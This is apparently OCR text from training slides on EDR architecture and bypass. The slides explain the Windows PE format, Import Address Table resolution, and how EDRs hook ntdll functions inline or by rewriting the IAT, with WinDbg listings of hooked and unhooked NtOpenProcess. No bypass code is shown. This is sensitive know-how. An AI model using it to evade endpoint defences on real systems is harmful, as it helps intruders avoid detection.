  - Windows uses the PE (Portable Executable) format for executables and DLLs.
  - PE is based on the COFF (Common Object File Format) standard.
  - The term “Portable” means is not tied to any specific architecture.

- This behavior is critical for understanding how functions are loaded and how API hooks or bypasses can be introduced at the user-mode level.

EDR Architecture & Bypass – Windows Internals




Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
0056F3EC	N/A	0056D234	0056D238	0056D23C	0056D240	0056D244
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
CRYPT32.dll	8	0056EC68	00000000	00000000	00570278	00473180
WINTRUST.dll	1	0056FD48	00000000	00000000	00570296	00474260
SensApi.dll	2	0056F5C8	00000000	00000000	005702D0	00473AE0
WININET.dll	1	0056FD38	00000000	00000000	005702F0	00474250
UxTheme.dll	15	0056FC98	00000000	00000000	00570466	004741B0
dwmapi.dll	1	0056FD68	00000000	00000000	0057048A	00474280
KERNEL32.dll	185	0056EF00	00000000	00000000	00570BEC	00473418
USER32.dll	214	0056F5E0	00000000	00000000	00571A3E	00473AF8
GDI32.dll	63	0056ECB0	00000000	00000000	00571E20	004731C8
COMDLG32.dll	2	0056EC50	00000000	00000000	00571E46	00473168
ADVAPI32.dll	20	0056EAE8	00000000	00000000	00571FC6	00473000
ole32.dll	11	0056FD78	00000000	00000000	00572096	00474290
OLEAUT32.dll	2	0056F4D0	00000000	00000000	005720A0	004739E8
IMM32.dll	9	0056EEB0	00000000	00000000	00572174	004733C8

OFTs	FTs (IAT)	Hint	Name
Qword	Qword	Word	szAnsi
000000000057075C	000000000057075C	0610	WaitForSingleObject
0000000000570772	0000000000570772	00DA	CreateFileW
0000000000570780	0000000000570780	023C	GetDateFormatEx
0000000000570792	0000000000570792	0261	GetFileAttributesW
00000000005707A8	00000000005707A8	01C1	FormatMessageW
00000000005707BA	00000000005707BA	0244	GetDiskFreeSpaceExW

EDR Architecture & Bypass – Windows Internals

- When an application starts, the Import Address Table (IAT) is populated with the actual memory addresses of referenced functions.
- IAT Resolution Steps:
  1. Load all DLLs listed in the PE import table
  2. Check if each DLL is already loaded in memory
  3. Resolve dependencies recursively for each loaded DLL
  4. Process the IAT to resolve function addresses
  5. Check each DLL's export table to find the target function



- This resolution process is handled by the image loader in user mode, and it plays a key role in how APIs are dynamically linked.


EDR Architecture & Bypass – Windows Internals

```
0:003> lm
start             end                 module name
00000000`008b0000 00000000`008c6000   umppc19406   (no symbols)
00007ff7`58bc0000 00007ff7`593e4000   notepad__   (export symbols)       C:\Program Files\Notepad++\notepad++.exe
00007ffb`7be40000 00007ffb`7be75000   NppConverter   (deferred)
...

0:003> !dh 00007ff7`58bc0000 -f

File Type: EXECUTABLE IMAGE
...
  56E850 [     108] address [size] of Export Directory
  56E958 [     190] address [size] of Import Directory
  5AB000 [  272C38] address [size] of Resource Directory
  58C000 [   1E7D4] address [size] of Exception Directory
  81AC00 [    2950] address [size] of Security Directory
  81E000 [    5788] address [size] of Base Relocation Directory
  5197C0 [      1C] address [size] of Debug Directory
       0 [       0] address [size] of Description Directory
       0 [       0] address [size] of Special Directory
  519980 [      28] address [size] of Thread Storage Directory
  519680 [     140] address [size] of Load Configuration Directory
       0 [       0] address [size] of Bound Import Directory
  473000 [    12F0] address [size] of Import Address Table Directory
       0 [       0] address [size] of Delay Import Directory
       0 [       0] address [size] of COR20 Header Directory
       0 [       0] address [size] of Reserved Directory

0:003> dps 00007ff7`58bc0000+473000 00007ff7`58bc0000+473000+12F0
00007ff7`59033000  00007ffb`e3bf4540 ADVAPI32!CryptReleaseContextStub
00007ff7`59033008  00007ffb`e3bf0b70 ADVAPI32!CryptGetHashParamStub
00007ff7`59033010  00007ffb`e3bf1460 ADVAPI32!CryptDestroyHashStub
...
00007ff7`59033820  00007ffb`e5203dd0 KERNEL32!GetProcAddressStub
```

```
0:003> u 00007ffb`e5203dd0
KERNEL32!GetProcAddressStub:
00007ffb`e5203dd0 4c8b0424        mov     r8,qword ptr [rsp]
00007ffb`e5203dd4 48ff2535420500  jmp     qword ptr [KERNEL32!_imp_GetProcAddressForCaller (00007ffb`e5258010)]
00007ffb`e5203ddb cc              int     3
00007ffb`e5203ddc cc              int     3
00007ffb`e5203ddd cc              int     3
00007ffb`e5203dde cc              int     3
```

EDR Architecture & Bypass – Windows Internals

- PE Import Schema



EDR Architecture & Bypass – Function Hooking

- Function hooking is a well-known technique used in:
  - ✓ Application debugging (e.g., API Monitor)
  - ✓ Security monitoring (e.g., EDR solutions)
- Hooking inserts code before a target function is executed.
- The monitoring agent can perform: Logging, Telemetry and Access control.
- After analysis, control is transferred to the original function.
- Common Hooking Techniques Used by EDRs:
  1. Inline Hooking using JMP or CALL instructions
  2. IAT (Import Address Table) Manipulation
- Both methods involve modifying application memory at runtime.
- Typically done via a Hook DLL injected during application load.

EDR Architecture & Bypass – Function Hooking

- JMP or CALL

Without the presence of a hook

```
0:003> u ntdll!NtOpenProcess
ntdll!NtOpenProcess:
00007ffb`e5b3fca0 4c8bd1          mov     r10,rcx
00007ffb`e5b3fca3 b826000000      mov     eax,26h
00007ffb`e5b3fca8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ffb`e5b3fcb0 7503            jne     ntdll!NtOpenProcess+0x15 (00007ffb`e5b3fcb5)
00007ffb`e5b3fcb2 0f05            syscall
00007ffb`e5b3fcb4 c3              ret
00007ffb`e5b3fcb5 cd2e            int     2Eh
00007ffb`e5b3fcb7 c3              ret
```

EDR is present, the code is hook


```
0:008> u ntdll!NtOpenProcess
ntdll!NtOpenProcess:
00007ffc`de13fca0 e99305febf      jmp     00007ffc`9e120238
00007ffc`de13fca5 cc              int     3
00007ffc`de13fca6 cc              int     3
00007ffc`de13fca7 cc              int     3
00007ffc`de13fca8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ffc`de13fcb0 7503            jne     ntdll!NtOpenProcess+0x15 (00007ffc`de13fcb5)
00007ffc`de13fcb2 0f05            syscall
00007ffc`de13fcb4 c3              ret
```

EDR Architecture & Bypass – Function Hooking

```
0:008> !address 00007ffc`9e120238

Mapping file section regions...
Mapping module regions...
Mapping PEB regions...
Mapping TEB and stack regions...
Mapping heap regions...
Mapping page heap regions...
Mapping other regions...
Mapping stack trace database regions...
Mapping activation context regions...

Usage:                  <unknown>
Base Address:           00007ffc`9e120000
End Address:            00007ffc`9e130000
Region Size:            00000000`00010000 (  64.000 kB)
State:                  00001000          MEM_COMMIT
Protect:                00000020          PAGE_EXECUTE_READ
Type:                   00020000          MEM_PRIVATE
Allocation Base:        00007ffc`9e120000
Allocation Protect:     00000040          PAGE_EXECUTE_READWRITE

Content source: 1 (target), length: fdc8
```


EDR Architecture & Bypass – Function Hooking

- Normal IAT Execution Flow
  - When an application needs an external function, it looks up the IAT (Import Address Table)
  - The function's real address is retrieved from the IAT.
  - A CALL instruction jumps to that real function in the DLL.




EDR Architecture & Bypass – Function Hooking

- Hooked IAT Flow
  - The IAT entry is replaced with the address of a custom interceptor function
  - The interceptor can: Execute logging, Perform telemetry, Analyze or block execution, Optionally forward to the original function.




EDR Architecture & Bypass – Function Hooking

